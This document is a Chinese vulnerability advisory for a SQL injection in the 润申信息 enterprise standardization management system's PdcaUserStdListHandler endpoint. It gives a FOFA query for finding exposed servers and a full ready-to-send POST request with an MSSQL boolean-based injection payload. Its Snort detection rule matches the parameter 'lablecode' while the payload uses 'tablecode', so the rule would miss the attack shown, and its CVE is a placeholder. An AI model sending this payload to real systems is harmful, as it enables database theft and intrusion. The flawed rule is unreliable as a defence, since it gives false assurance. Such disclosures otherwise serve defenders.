

润申信息企业标准化管理系统-PdcaUserStdListHandler-sql注入

润申信息企业标准化管理系统-PdcaUserStdListHandler-sql注入，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

润申信息企业标准化管理系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: body="PDCA/js/_publicCom.js"

POC/EXP:

```
POST /PDCA/ashx/PdcaUserStdListHandler.ashx?action=GetDataBy HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Encoding: gzip, deflate

code=1&tablecode=%28CONVERT%28INT%2C%28SELECT+CHAR%28113%29%2BCHAR%28118%29%2BCHAR%28120%29%2BCHAR%28118%29%2BCHAR%28113%29%2B%28SELECT+%28CASE+WHEN+%285612%3D5612%29+THEN+CHAR%2849%29+ELSE+CHAR%2848%29+END%29%29%2BCHAR%28113%29%2BCHAR%28106%29%2BCHAR%28113%29%2BCHAR%28106%29%2BCHAR%28113%29%29%29&LabelName=&page=1&rows=3
```



sonrt规则：

```
alert http any any -> $HOME_NET any (
    msg:"RunSheng Standardization System - MSSQL Boolean-Based SQLi (CVE-2025-XXXXX)";
    flow:to_server,established;
    http.method; content:"POST";
    http.uri; content:"/PDCA/ashx/PdcaUserStdListHandler.ashx";
    http.uri; content:"action=GetDataBy";
    http.client_body; content:"lablecode=";

    pcre:"/lablecode=%28CONVERT%28INT%2C%28SELECT\+CHAR%28\d+%29%2BCHAR%28\d+%29%2BCHAR%28\d+%29%2BCHAR%28\d+%29%2BCHAR%28\d+%29%2B%28SELECT\+%28CASE\+WHEN\+%28\d+%3D\d+%29\+THEN\+CHAR%28\d+%29\+ELSE\+CHAR%28\d+%29\+END%29%29/i";
    metadata:cve CVE-2025-XXXXX;
    metadata:affected_product "润申信息企业标准化管理系统";
    metadata:vulnerability_type "MSSQL Boolean-Based SQL Injection";
    classtype:sql-injection;
    sid:1000428;
    rev:1;
    priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。